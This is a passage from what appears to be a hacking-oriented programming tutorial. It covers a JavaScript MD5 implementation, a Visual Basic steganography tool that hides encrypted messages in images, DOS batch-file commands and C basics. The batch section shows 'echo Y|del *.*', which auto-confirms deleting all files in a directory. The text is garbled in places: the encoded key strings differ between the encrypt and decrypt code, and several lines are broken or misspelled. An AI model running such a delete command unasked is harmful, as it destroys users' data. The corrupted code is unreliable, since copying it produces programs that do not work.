  a = md5_gg(a, b, c, d, x[i+ 9], 5 , 568446438);
  d = md5_gg(d, a, b, c, x[i+14], 9 , -1019803690);
  c = md5_gg(c, d, a, b, x[i+ 3], 14, -187363961);
  b = md5_gg(b, c, d, a, x[i+ 8], 20, 1163531501);
  a = md5_gg(a, b, c, d, x[i+13], 5 , -1444681467);
  d = md5_gg(d, a, b, c, x[i+ 2], 9 , -51403784);
  c = md5_gg(c, d, a, b, x[i+ 7], 14, 1735328473);
  b = md5_gg(b, c, d, a, x[i+12], 20, -1926607734);

  a = md5_hh(a, b, c, d, x[i+ 5], 4 , -378558);
  d = md5_hh(d, a, b, c, x[i+ 8], 11, -2022574463);
  c = md5_hh(c, d, a, b, x[i+11], 16, 1839030562);
  b = md5_hh(b, c, d, a, x[i+14], 23, -35309556);
  a = md5_hh(a, b, c, d, x[i+ 1], 4 , -1530992060);
  d = md5_hh(d, a, b, c, x[i+ 4], 11, 1272893353);
  c = md5_hh(c, d, a, b, x[i+ 7], 16, -155497632);
  b = md5_hh(b, c, d, a, x[i+10], 23, -1094730640);

```

```

    a = md5_hh(a, b, c, d, x[i+13], 4, 681279174);
    d = md5_hh(d, a, b, c, x[i+ 0], 11, -358537222);
    c = md5_hh(c, d, a, b, x[i+ 3], 16, -722521979);
    b = md5_hh(b, c, d, a, x[i+ 6], 23, 76029189);
    a = md5_hh(a, b, c, d, x[i+ 9], 4, -640364487);
    d = md5_hh(d, a, b, c, x[i+12], 11, -421815835);
    c = md5_hh(c, d, a, b, x[i+15], 16, 530742520);
    b = md5_hh(b, c, d, a, x[i+ 2], 23, -995338651);

    a = md5_ii(a, b, c, d, x[i+ 0], 6, -198630844);
    d = md5_ii(d, a, b, c, x[i+ 7], 10, 1126891415);
    c = md5_ii(c, d, a, b, x[i+14], 15, -1416354905);
    b = md5_ii(b, c, d, a, x[i+ 5], 21, -57434055);
    a = md5_ii(a, b, c, d, x[i+12], 6, 1700485571);
    d = md5_ii(d, a, b, c, x[i+ 3], 10, -1894986606);
    c = md5_ii(c, d, a, b, x[i+10], 15, -1051523);
    b = md5_ii(b, c, d, a, x[i+ 1], 21, -2054922799);
    a = md5_ii(a, b, c, d, x[i+ 8], 6, 1873313359);
    d = md5_ii(d, a, b, c, x[i+15], 10, -30611744);
    c = md5_ii(c, d, a, b, x[i+ 6], 15, -1560198380);
    b = md5_ii(b, c, d, a, x[i+13], 21, 1309151649);
    a = md5_ii(a, b, c, d, x[i+ 4], 6, -145523070);
    d = md5_ii(d, a, b, c, x[i+11], 10, -1120210379);
    c = md5_ii(c, d, a, b, x[i+ 2], 15, 718787259);
    b = md5_ii(b, c, d, a, x[i+ 9], 21, -343485551);

    a = safe_add(a, olda);
    b = safe_add(b, oldb);
    c = safe_add(c, oldc);
    d = safe_add(d, oldd);
}
return Array(a, b, c, d);
}

/*
 * These functions implement the four basic operations the algorithm
uses.
*/
function md5_cmn(q, a, b, x, s, t)
{
    return safe_add(bit_rol(safe_add(safe_add(a, q), safe_add(x, t)),
s),b);
}
function md5_ff(a, b, c, d, x, s, t)
{
    return md5_cmn((b & c) | ((~b) & d), a, b, x, s, t);
}
function md5_gg(a, b, c, d, x, s, t)
{
    return md5_cmn((b & d) | (c & (~d)), a, b, x, s, t);
}
function md5_hh(a, b, c, d, x, s, t)
{
    return md5_cmn(b ^ c ^ d, a, b, x, s, t);
}
function md5_ii(a, b, c, d, x, s, t)

```

```

{
  return md5_cmn(c ^ (b | (~d)), a, b, x, s, t);
}

/*
 * Calculate the HMAC-MD5, of a key and some data
 */
function core_hmac_md5(key, data)
{
  var bkey = str2binl(key);
  if(bkey.length > 16) bkey = core_md5(bkey, key.length * chrsz);

  var ipad = Array(16), opad = Array(16);
  for(var i = 0; i < 16; i++)
  {
    ipad[i] = bkey[i] ^ 0x36363636;
    opad[i] = bkey[i] ^ 0x5C5C5C5C;
  }

  var hash = core_md5(ipad.concat(str2binl(data)), 512 + data.length *
chrsz);
  return core_md5(opad.concat(hash), 512 + 128);
}

/*
 * Add integers, wrapping at 2^32. This uses 16-bit operations
internally
 * to work around bugs in some JS interpreters.
 */
function safe_add(x, y)
{
  var lsw = (x & 0xFFFF) + (y & 0xFFFF);
  var msw = (x >> 16) + (y >> 16) + (lsw >> 16);
  return (msw << 16) | (lsw & 0xFFFF);
}

/*
 * Bitwise rotate a 32-bit number to the left.
 */
function bit_rol(num, cnt)
{
  return (num << cnt) | (num >>> (32 - cnt));
}

/*
 * Convert a string to an array of little-endian words
 * If chrsz is ASCII, characters >255 have their hi-byte silently
ignored.
 */
function str2binl(str)
{
  var bin = Array();
  var mask = (1 << chrsz) - 1;
  for(var i = 0; i < str.length * chrsz; i += chrsz)
    bin[i>>5] |= (str.charCodeAt(i / chrsz) & mask) << (i%32);
  return bin;
}

```

```

/*
 * Convert an array of little-endian words to a hex string.
 */
function binl2hex(binarray)
{
    var hex_tab = hexcase ? "0123456789ABCDEF" : "0123456789abcdef";
    var str = "";
    for(var i = 0; i < binarray.length * 4; i++)
    {
        str += hex_tab.charAt((binarray[i>>2] >> ((i%4)*8+4)) & 0xF) +
            hex_tab.charAt((binarray[i>>2] >> ((i%4)*8 )) & 0xF);
    }
    return str;
}

/*
 * Convert an array of little-endian words to a base-64 string
 */
function binl2b64(binarray)
{
    var tab =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
    var str = "";
    for(var i = 0; i < binarray.length * 4; i += 3)
    {
        var triplet = (((binarray[i >> 2] >> 8 * ( i %4)) & 0xFF) <<
16)
            | (((binarray[i+1 >> 2] >> 8 * ((i+1)%4)) & 0xFF) << 8
)
            | ((binarray[i+2 >> 2] >> 8 * ((i+2)%4)) & 0xFF);
        for(var j = 0; j < 4; j++)
        {
            if(i * 8 + j * 6 > binarray.length * 32) str += b64pad;
            else str += tab.charAt((triplet >> 6*(3-j)) & 0x3F);
        }
    }
    return str;
}

```

Steganography: You might have already heard this word "Steganography". It is reported that terrorist groups around the world may be using this technology to send instructions around the group.

The term "Steganography" means "secret or hidden writing" as derived from Greek. Steganography may be used to hide a message in other messages, pictures, music etc... Normally the secret messages are written to least significant parts of an image or music files which do not affect the quality of the image.

In cryptography the secret message is converted to cipher form and then sent. Thus there is no secrecy in message transfers. Steganography in addition to encryption of a secret message also provides confidentiality in the transfer of messages.

Normally when a message is inserted to an existing file, the size of that file increases. But even there are some programs which will retain the original size of the file even after hiding the message.

However steganography done with the tools available now could easily be detected under careful analysis. Let's say you have the original file and if a message is stored to that file, normally the size of that file increases. But even there are some tools available now which retain the original size of the file even after Steganography.

Below is an example of Steganography. The first picture shows the image before steganography and second picture shows the image after inserting a message "testing Steganography!!!".



The second picture here shows some increase in file size after inserting the message.

There are some steganographic tools available now that include the power of both Cryptography and Steganography. In such the message is first encrypted using an encryption algorithm and then it is stored to the file.

Programming your own Steganography tool in Visual Basic: You have already learnt about Steganography. Let's see how you can develop your own Steganography tool in Visual basic. The following source code is provided by Alcopaul (Thanx Alco!)

This steganography tool consists of two parts; One to encrypt the message and other to decrypt the message. Let's first see the encryption part.

Open your Visual Basic 6.0 editor and start a new project. To the form add three textboxes, an image control, two command boxes and a common dialog control. (To add a common dialog control, click project and then Components in the menu. In the pop-up box move down to Microsoft Common Dialog Control 6.0 and check the box. Now the common dialog control will appear in your toolbox. Just add that to any place in the form). Design the form as shown in the figure.



Now open the code window (double click any location on the form) and copy the following code to it.

```
Option Explicit
Private Sub Command1_Click()
On Error GoTo shit
Dim sFile As String
With CommonDialog1
.DialogTitle = "Open"
.CancelError = False
.Filter = "All JPEG Files (*.jpg)|*.jpg|All Bitmap Files (*.bmp)|*.bmp|All GIF Files (*.gif)|*.gif"
.ShowOpen
If Len(.FileName) = 0 Then
Exit Sub
End If
sFile = .FileName
End With
Text2.Text = sFile
Image1.Picture = LoadPicture(Text2.Text)
GoTo kko
shit:
MsgBox "Invalid JPEG File", , "<Error>"
kko:
End Sub
Private Sub Command2_Click()
If Text2.Text = "" Then
```

```

MsgBox "you didn't select a jpeg file...", , "Man!"
Else
Open Text2.Text For Binary Access Read As #1
Dim jpg As String
Dim ass As Long
Dim ass1 As String
Dim encpass As String
Dim encmsg As String
Dim mark As String
Dim rrkey As String
Dim ass2 As String
Dim xxkey As String
Dim encpass1 As String
jpg = Space(LOF(1))
Get #1, , jpg
Close #1
ass = Len(jpg)
ass1 = CStr(ass)
rrkey =
q("÷ûâúùÒðöçççfÛÔÂîÃÄÁ-;ÿÿfóúàùÞÏâúðçççf- @ÆÓáúá fânþ-ÃßÆÆf|f-äÿÿðÄóðÔþÜãß
ùý")
ass2 = s(ass1, rrkey)
While Len(ass2) < 8
ass2 = ass2 & " "
Wend
If Len(Text3.Text) = 16 Then
encpass = x(Text3.Text)

xxkey = g("=-:ia$&'hexchxey--*+ 20)usU#%'a9aw")
encpass1 = s(encpass, xxkey)

encmsg = s(Text1.Text, Text3.Text)
mark = "^6ML3 @"
Open Text2.Text For Binary Access Write As #2
Put #2, , jpg
Put #2, , encpass1
Put #2, , encmsg
Put #2, , ass2
Put #2, , mark
Close #2
MsgBox "Your message has been inserted...", , "Success!"
Else
MsgBox "Remember : Passwords should be equal to 16 characters", , "tsk,
tsk, tsk.."
End If
End If
End Sub
Private Function x(sText)
On Error Resume Next
Dim ekey As Long, i As Long, hash As Long, crbyte As String
ekey = 1059483
For i = 1 To Len(sText)
hash = Asc(Mid(sText, i, 1))
crbyte = Chr(hash Xor (ekey Mod 255))
x = x & crbyte
Next i
End Function

```

```

Private Function q(sText)
On Error Resume Next
Dim ekey As Long, i As Long, hash As Long, crbyte As String
ekey = 6059460
For i = 1 To Len(sText)
hash = Asc(Mid(sText, i, 1))
crbyte = Chr(hash Xor (ekey Mod 255))
q = q & crbyte
Next i
End Function

Private Function g(sText)
On Error Resume Next
Dim ekey As Long, i As Long, hash As Long, crbyte As String
ekey = 921074
For i = 1 To Len(sText)
hash = Asc(Mid(sText, i, 1))
crbyte = Chr(hash Xor (ekey Mod 255))
g = g & crbyte
Next i
End Function

'using thayer encryption
Public Function s(inp As String, Key As String) As String
Dim Sbox(0 To 255) As Long
Dim Sbox2(0 To 255) As Long
Dim j As Long, i As Long, t As Double
Dim K As Long, temp As Long, Outp As String
Dim x

For i = 0 To 255 'Create SBox #1
Sbox(i) = i 'and fill with
Next i 'successive values

j = 1
For i = 0 To 255 'Create SBox #2
If j > Len(Key) Then j = 1 'And fill with key
Sbox2(i) = Asc(Mid(Key, j, 1)) 'data, repeatedly
j = j + 1 'until the SBox is
Next i 'full

j = 0 'Initialize j
For i = 0 To 255 'Scramble SBox #1
j = (j + Sbox(i) + Sbox2(i)) Mod 256 'with data from
temp = Sbox(i) 'SBox #2
Sbox(i) = Sbox(j)
Sbox(j) = temp
Next i

i = 0 'Initialize i
j = 0 'Initialize j
For x = 1 To Len(inp) 'Process the data passed on to us
i = (i + 1) Mod 256 'Increment i
j = (j + Sbox(i)) Mod 256 'Increment j
temp = Sbox(i) 'Scramble SBox #1
Sbox(i) = Sbox(j) 'further so that the encryptor
Sbox(j) = temp 'will never repeat itself

```




```

        t = (Sbox(i) + Sbox(j)) Mod 256 'Get ready to
            'create "random" byte
        K = Sbox(t) 'Get "random" byte

        Outp = Outp + Chr(Asc(Mid(inp, x, 1)) Xor K)
'Xor the data with the "random" byte
    Next x
    s = Outp 'Return the Output Data
End Function

```

Now let's look at the decryption part. Start a new project in Visual Basic 6.0 and add two textboxes, two command boxes, an image control and a commondialog control. Design the form as shown below:



Now open the code window and add the following code to that.

```

Option Explicit
Private Sub Command1_Click()
On Error GoTo shit
Dim sFile As String
With CommonDialog1
.DialogTitle = "Open"
.CancelError = False
.Filter = "All JPEG Files (*.jpg)|*.jpg|All Bitmap Files (*.bmp)|*.bmp|All GIF Files (*.gif)|*.gif"
.ShowOpen
If Len(.FileName) = 0 Then
Exit Sub
End If
sFile = .FileName
End With
Text2.Text = sFile
Image1.Picture = LoadPicture(Text2.Text)
GoTo kko
shit:
MsgBox "Invalid JPEG File", , "<Error>"
Text2.Text = ""
kko:
End Sub

```

```

Private Sub Command2_Click()
Dim head As String
Dim ridall As String
Dim checkjpglen As String
Dim fylelen As String
Dim sss As Long
Dim ridjpeg As String
Dim ridkey As String
Dim ridmsg As String
Dim ridlen As String
Dim msgkey As String
Dim decmsg As String
Dim checkmark As String
Dim ridmark As String
Dim checkjpeglen As String
Dim rrkey As String
Dim ass2 As String
Dim xxkey As String
Dim msgkeyenc As String
If Text2.Text = "" Then
MsgBox "you didn't select a jpeg file...", , "Man!"
Else
Open Text2.Text For Binary Access Read As #1
ridall = Space(LOF(1))
Get #1, , ridall
Close #1
checkmark = Right(ridall, 8)
If checkmark = "^6ML3 @" Then
checkjpglen = Right(ridall, 16)
checkjpeglen = Mid(checkjpglen, 1, 8)
fylelen = RTrim(checkjpeglen)
rrkey =
q("+úâúúóððøfføÏiããé-;ÿÿóúàùÞiâúð§øf- ®Éóáúâ fâñþ-ãšææf|f-äÿÿðÄöðôþÜãš
Ûÿ")
ass2 = r(fylelen, rrkey)
sss = CLng(ass2)
Open Text2.Text For Binary Access Read As #2
ridjpeg = Space(sss)
ridkey = Space(16)
ridmsg = Space(LOF(2) - (sss + 16 + 8 + 8))
ridlen = Space(8)
ridmark = Space(8)
Get #2, , ridjpeg
Get #2, , ridkey
Get #2, , ridmsg
Get #2, , ridlen
Get #2, , ridmark
Close #2
xxkey = g("=-:ia$&'hexchxey--*+ 20)usU#%'a9aw")
msgkeyenc = r(ridkey, xxkey)
msgkey = x(msgkeyenc)
decmsg = r(ridmsg, msgkey)
Text1.Text = decmsg
Else
Text1.Text = "no messages attached"
End If
End If

```

```

End Sub
Private Function x(sText)
On Error Resume Next
Dim ekey As Long, i As Long, hash As Long, crbyte As String
ekey = 1059483
For i = 1 To Len(sText)
hash = Asc(Mid(sText, i, 1))
crbyte = Chr(hash Xor (ekey Mod 255))
x = x & crbyte
Next i
End Function
Private Function q(sText)
On Error Resume Next
Dim ekey As Long, i As Long, hash As Long, crbyte As String
ekey = 6059460
For i = 1 To Len(sText)
hash = Asc(Mid(sText, i, 1))
crbyte = Chr(hash Xor (ekey Mod 255))
q = q & crbyte
Next i
End Function
Private Function g(sText)
On Error Resume Next
Dim ekey As Long, i As Long, hash As Long, crbyte As String
ekey = 921074
For i = 1 To Len(sText)
hash = Asc(Mid(sText, i, 1))
crbyte = Chr(hash Xor (ekey Mod 255))
g = g & crbyte
Next i
End Function
Public Function r(inp As String, Key As String) As String
Dim Sbox(0 To 255) As Long
Dim Sbox2(0 To 255) As Long
Dim j As Long, i As Long, t As Double
Dim K As Long, temp As Long, Outp As String
Dim x

For i = 0 To 255 'Create SBox #1
Sbox(i) = i 'and fill with
Next i 'successive values

j = 1
For i = 0 To 255 'Create SBox #2
If j > Len(Key) Then j = 1 'And fill with key
Sbox2(i) = Asc(Mid(Key, j, 1)) 'data, repeatedly
j = j + 1 'until the SBox is
Next i 'full

j = 0 'Initialize j
For i = 0 To 255 'Scramble SBox #1
j = (j + Sbox(i) + Sbox2(i)) Mod 256 'with data from
temp = Sbox(i) 'SBox #2
Sbox(i) = Sbox(j)
Sbox(j) = temp
Next i

```

```

        i = 0 'Initialize i
        j = 0 'Initialize j
    For x = 1 To Len(inp) 'Process the data passed on to us
        i = (i + 1) Mod 256 'Increment i
        j = (j + Sbox(i)) Mod 256 'Increment j
        temp = Sbox(i) 'Scramble SBox #1
        Sbox(i) = Sbox(j) 'further so that the encryptor
        Sbox(j) = temp 'will never repeat itself
    t = (Sbox(i) + Sbox(j)) Mod 256 'Get ready to create "random" byte
        K = Sbox(t) 'Get "random" byte
    Outp = Outp + Chr(Asc(Mid(inp, x, 1)) Xor K) 'Xor the data with
                                                'the "random" byte

    Next x
    r = Outp 'Return the Output Data
End Function

```

This tool is a simple steganography tool programmed by Alcopaul. He may be contacted at alcopaul@digitalone.com.

Batch file programming

A batch file is an unformatted text file that contains one or more DOS commands and is assigned a .BAT extension. When a batch program is run, each line of the code in the batch file is executed as if they were typed at the command prompt. So, mostly batch files are used in performing the same task repeatedly.

To program your own batch file open notepad or DOS Editor, write down the program and save it with a .bat extension (like myprogram.bat etc...). After you have completed the programming your batch file could be executed by simply typing its name in its directory (here the name of the batch file is myprogram).

Any MS-DOS command can be put in a batch file. In addition the following commands are specially designed for batch files:

ECHO: Echo is used to display or hide the commands in a batch file while the program execution. It can also be used to display a message in a batch program.

During the execution of a batch program all the commands are normally displayed to the screen. This feature can be disabled with this command.

Syntax:

```
ECHO [ON|OFF]
```

If ECHO OFF is used in the program, the commands in the batch file will not be printed to the screen. If ECHO ON is used the commands will be printed to the screen.

```
ECHO [Message]
```

This is used to display a message to the user while the program execution.

Example:

The following program is an example of "Hello World!" program in batch.

```
ECHO OFF  
ECHO Hello World!
```

This program prints the message "Hello World!".

But you can see that the command ECHO OFF will be printed there. This can also be hidden by preceding the ECHO OFF command with '@'. So, the modified program will be:

```
@ECHO OFF  
ECHO Hello World!
```

REM: This command is used to insert comments (remarks) to a batch file or to disable the execution of commands in a batch file. This is similar to "′" in Visual Basic. A REM command or double colon (::) can be used to disable the execution of commands in a batch file. This command is especially useful while debugging the program.

Syntax:

```
REM [COMMENT]
```

The comment can either be a remark or a command that should be disabled.

Example:

The program here shows how to insert a comment to a batch file.

```
@ECHO OFF
REM Simple Hello world program
ECHO Hello World!
```

Similarly command can be disabled as shown in the following program. Here the *dir* command is disabled.

```
@ECHO OFF
REM dir
ECHO Hello World!
```

CALL: This command calls one batch program from another batch program without causing the first program to stop. During execution when a CALL command is used, the control will be transferred to the new called program and after the execution of the called program the control will again be transferred back to the original program.

Syntax:

```
Call [drive:path][filename]
```

Drive:path is used to specify the location of the program to be called.

Filename is the name of the batch program to be called.

Example:

Let's create two programs with names caller.bat and called.bat with the following code:

Caller.bat

```
@ECHO OFF
CALL called
ECHO I am the caller again
```

Called.bat

```
ECHO Hello World!
```

When the program is executed the output will be as follows:

```
Hello World!  
I am the caller again
```

PAUSE: This is used to suspend the execution of the program until a key is pressed. You might have already observed this in some programs which displays a message "Press any key to continue...".

Syntax:

```
PAUSE
```

This pauses the program till a key is presses.

Example:

```
@ECHO OFF  
PAUSE  
ECHO Hello World!
```

This program on execution prints the string "Press any key to continue..." and suspends the program execution. When a key is pressed it prints the "Hello World!" and quits.

GOTO: This command is used to transfer the control from one line in a batch file to another line with the specified label.

Label marks the beginning of a code block that is generally the target of a GOTO command, but labels can also be used as comments. A label starts with (:).

Syntax:

```
GOTO [label]
```

Example:

This prints the Hello World!.

```
@ECHO OFF  
GOTO label1  
: label1  
ECHO Hello World!
```

IF: This allows the conditional processing in batch files. If a specified condition is true then DOS executes the commands following the condition else it ignores the commands.

Syntax:

```
Case1: IF [NOT] EXIST filename command  
Case2: IF [NOT] ERRORLEVEL number command  
Case3: IF [NOT] string1==string2 command
```

Case1: IF [NOT] EXIST filename command

This condition is used to see if a specified exists or not. If the file exists the commands will be executed. If the file doesn't exist the control will be sent out of the IF condition.

If [NOT] is specified the commands will be executed if the file doesn't exists.

Example:

```
@ECHO OFF
IF NOT EXIST C:\xx.txt GOTO label
: label
ECHO Hello World!
```

Here if the file xx.txt doesn't exist in c:\ the message will be printed.

Case2: IF [NOT] ERRORLEVEL number command

This condition is used to check if an ERRORLEVEL number is set at or greater than the specified value. The ERRORLEVEL number is set by programs and the value is retained in the computer's memory. This command is used to check this value. The condition is true if the previous program run by COMMAND.COM returned an exit code equal to or greater than a specified number

If [NOT] is specified the commands will be executed if the condition is false.

Example:

```
@ECHO OFF
IF NOT ERRORLEVEL 1 ECHO Hello World!
```

Case3: IF [NOT] string1==string2 command

This command is used to check if string1 you enter is equal to string2 you enter. If the condition is true the specified commands will be executed. This could be used to check literal strings or BATCH variables.

Example:

```
@ECHO OFF
SET VAR = %1
IF %VAR%==a ECHO Hello World!
```

First a variable VAR is initiated with the user input (the user should type <filename> <value>). Then the variable is compared with "a" again. If the condition is true the message "Hello World!" is printed to the screen.

CHOICE: This command can be used to prompt the user to make a choice in the batch file. The specified prompt is displayed and the program pauses while the user makes his choice.

Syntax:

CHOICE [/C[:]keys] [/N] [/S] [/T[:]c,nn] [text]

text is used to specify the text to be displayed before the prompt. When a switch character (/) is included as a part of text, quotation marks are necessary. CHOICE will display only prompt if no text has been specified.

[/C[:] keys] is used to specify the keys that user can select from the prompt displayed. When displayed, the keys will be separated by commas and enclosed in brackets ([]) with a question mark at end. If no keys are specified the default key choices Yes(Y) and No(N) are used. The colon is [:] is optional.

[/N] is used not to display the prompt. The text before the prompt is still displayed and the specified keys are valid.

[/S] causes the choice to be case-sensitive.

[/T[:]c,nn] is used to limit the number of seconds the program should pause before defaulting to a specified key.

c specifies the default key. The default key must already be specified in the /C switch.

nn specifies the number of seconds the program should pause. This value can be from 0 to 99.

Example:

```
@ECHO OFF
ECHO 1. World1
ECHO 2. World2
ECHO Q. Quit
CHOICE /C:12Q /N Press 1,2 or Q
IF ERRORLEVEL 3 GOTO END
IF ERRORLEVEL 2 ECHO Hello World2!
IF ERRORLEVEL 1 ECHO Hello World1!
:END
```

The above program displays a menu and asks for your choice. If 1 or 2 is pressed it displays the message. If Q is pressed it quits.

FOR: This command can be used for repeated executed of the same commands.

Syntax:

FOR %[variable] IN (set) DO command

%[variable] is a replaceable variable. The FOR command replaces %[variable] with each of the set entries.

(set) specifies one or more files or text strings that are to be processed by the command.

Example:

```
@ECHO OFF
ECHO %1 %2
FOR %%x IN (%1 %2) DO type %%x
PAUSE
```

The above program will accept two file extensions (like *.bat, *.txt etc...) and print the contents of all the files with those extensions to the screen.

Result:

```
C:\DOCUME~1>CHAITA~1>FILENAME *.txt *.bat
*.txt *.bat
This is the content of a text file.
This is the content of a batch file.
Press any key to continue...
```

SHIFT: This command increases the number of replaceable variables to more than standard ten for use in batch files.

Syntax:

```
SHIFT
```

Example:

Let us say that you've started a batch file with the following command:

```
FILENAME 1 2
```

Normally the parameters will be set as follows:

```
%1=1
%2=2
```

By using a shift command both the values 1 and 2 could be assigned to %1 itself. First the value 1 is assigned to %1 and on using SHIFT command, the value 1 will be erased and 2 will be loaded to %1 again.

The following program shows the use of SHIFT command.

```
@ECHO OFF
ECHO %1
SHIFT
PAUSE
ECHO %1
PAUSE
```

The output of the program will be:

```
C:\DOCUME~1>CHAITA~1>FILENAME 1 2
1
Press any key to continue...
2
Press any key to continue...
```

Redirection: Generally for any system the standard output device (STDOUT) is the screen and the standard input device (STDIN) is the

keyboard. However these can be quite easily changed with the redirection character (>).

For example, if you want to send the output of a command to result.txt use the following command.

```
C:\dir >result.txt
```

The result of the dir command will now be output to result.txt in the same directory. However, if you save another result to the same file (result.txt) the current contents of the file will be erased and the new contents will be saved to that.

If you want to append another result to the contents of a file we use double redirection (>>) instead of redirection symbol (>). The command will look like this.

```
C:\>type autoexec.bat >>result.txt
```

If you want to send the output to a printer we use PRN instead of filename.

```
C:\>type autoexec.bat >PRN
```

Similarly we can change the standard input device for keyboard to a file using a redirection character (<). The format of such command will be:

```
C:\>(command) <(filename)
```

PIPE operator (|): Pipe operator can be used for both input and output redirection. It can be used of simultaneous output and input for a command. Say when you execute the command del *.* , DOS will ask for your input and confirm your request. Using a pipe operator we can give the next inputs required for the execution of a command. Look at the following command.

```
C:\>echo Y|del *.*
```

The above command will answer itself to the confirmation (to delete all the files in the directory) asked by DOS with Y (yes). The above command can also be like this:

```
C:\>echo N|del *.*
```

This will answer N (No) to the confirmation.

MORE: More command is used to display only one screen of output at a time, generally used to view long files. The more command reads standard input from a pipe or redirection input.

Syntax:

```
More < [drive:path]filename
```

```
Command | more
```

[drive:path]filename specifies the source of the input file.

Command is the one which gives the output.

Remember, when using files as input the redirection operation (<) is used. When the command is used pipe operator used with the more command.

Example:

```
C:\Windows>more <explorer.exe
```

```
C:\windows>dir | more
```

Programming in C

This chapter introduces the basic concepts of programming in C. In this chapter we will deal with almost all the topics in C programming which might help you in writing a simple C program and to understand some exploit codes available.

In this chapter I assume that the user has some basic knowledge regarding the data-types and some arithmetic operators. So, let's start with now.

Structure of a C Program: Normally all C programs will have the following structure:

1. Documentation Section
2. Link section
3. Global data declaration section
4. Main function
 - Local data declaration section
 - Block of statements
5. Other sub-functions

1. Documentation Section: This section is used to write about the highlights of the program like program name, date, author's name and program description etc... This section is defined as the comments i.e. it is inserted between `/*.....*/`

2. Link Section: This section is used to link the program with other external programs available. The main purpose of this is to use the functions defined and declared in other programs. `#include <stdio.h>` is an example of link section line.

3. Global data declaration section: This section is used to declare the variables which are used through out the program. `#define PI 3.14159` is an example of such declaration.

4. Main function: This section is the heart of the C program. It again consists of two sections.

- **Local data declaration section:** The variables which are used within the main program are defined here.
- **Block of statements:** These are the statements which actually perform the C program.

A main function will look like the following:

```
Main()
{
/* start of program */
.....
.....
.....
/* End of program */
}
```

5. Other sub-functions: Some functions which are used in the main function are declared and defined here. These are the subordinate functions to the main function.

I/O statements: Input/Output(I/O) statements are used to read data from the standard input device (STDIN device is commonly the keyboard) and print the results to the standard output device(Normally the STDOUT device is screen).

In C almost all I/O functions are defined in two header files. They are `stdio.h` (standard input output) and `conio.h` (Console input output). So, these are mostly included in every C program normally.

There are mainly two types of Input/Output:

1. Character I/O
2. Formatted I/O

Character I/O functions:

1) `getchar()`: Used to read a single character from key board at a time.

Syntax:
`char getchar();`

2) `putchar()`: Used to print one character on the screen at a time.

Syntax:
`void putchar(char);`

3)`gets()`: Used to read a string from the keyboard.

Syntax:
`void gets(char*;`

4) `puts()`: Used to print a string on the screen.

Syntax:
`vood puts(char*);`

5) `getch()`: Used to read one character from the keyboard and the character is not echoed to the screen

Syntax:
`int getch();`

6) `getche()`: Used to read one character from the keyboard and the character will be echoed on the screen.

Formatted I/O functions:

1) `scanf()`: This is the most commonly used input statement in C, used to read data from keyboard.

Syntax:
`Scanf("control string", arg1, arg2...,argn);`

Where control string start with '%' symbol and followed by conversion character (for integer-d, char-c, string-s, float-f) and arg1, arg2,...,argn are the addresses of variables.

2) printf(): This the most commonly used output statement to print data on the screen.

Syntax:

```
Printf("control string", arg1, arg2..., argn);
```

Here the control string is combination if conversion characters, escape sequences and any character from the character set. arg1, arg2 etc.. are the names of the variables. Arguments list are optional.

Hello World! Program in C:

Now you have understood the basic C programming. Let's write the simple "Hello world!" program.

```
main()
{
printf("Hello world!");
}
```

The above prints the line "Hello world!" to the screen and quits.

Taking input: Let's see how to take input data from the user. Here the user is used to enter two number and the sum of the two numbers will be printed back to the screen.

```
main()
{
int a,b,sum; /*Variable declarion*/
printf("Enter two numbers");
scanf("%d%d", &a, &b); /*Reads the two numbers*/
sum=a+b;
printf("The sum of the two numbers is %d", sum); /*prints the result*/
}
```

Let's see another program in which a letter in the lower case is read and it is printed back to the screen in uppercase.

```
main()
{
char x; /*Variable declaration*/
printf("Enter a L-case character:");
x=getchar(); /*A character is read*/
x=x-32; /*The character is converted to U-case*/
putchar(x); /*Prints back the character to screen*/
}
```

There are also functions defined in ctype.h to covert characters to lower case and upper case using tolower() and toupper() respectively.

Control Statements:

Statement is a command given to c computer to perform some particular operation.

C has three types of statements:

1. Simple statement
2. Compound statement
3. Control statement
 - a. Conditional statements
 - b. Looping statements

Conditional statements: These types of statements are used to check whether the given condition is true or false. In C we have two types of conditional statements.

1. if...else statement: This conditional statement is used to select one block of statements between two blocks.

Syntax:

```
if(condition)
{
    block A
}
else
{
    block B
}
```

Here the condition can either be a logical expression or a relational expression. First condition is evaluated. If the condition is true then block A will be executed else block B will be executed. Here block A is called if block or true block. Block B is called else block or false block.

Note: If there is only one statement for a block then the parenthesis may not be used.

Example:

The following program is used to find the input given by the user is positive or negative.

```
main()
{
int x;
printf("Enter a number:");
scanf("%d", &x);
if(x>0)
printf("Number is positive");
else
if(x<0)
printf("Number is negative");
else
printf("You have entered 0");
}
```

2. Switch statement: This statement is a decision maker that tests whether an expression matches one of the number of constant values.

Syntax:


```

switch(expression)
{
    case value1: Block 1; break;
    case value2: Block 2; break;
    .....
    .....
    case valuen: Block n; break;
    default: default block;
}

```

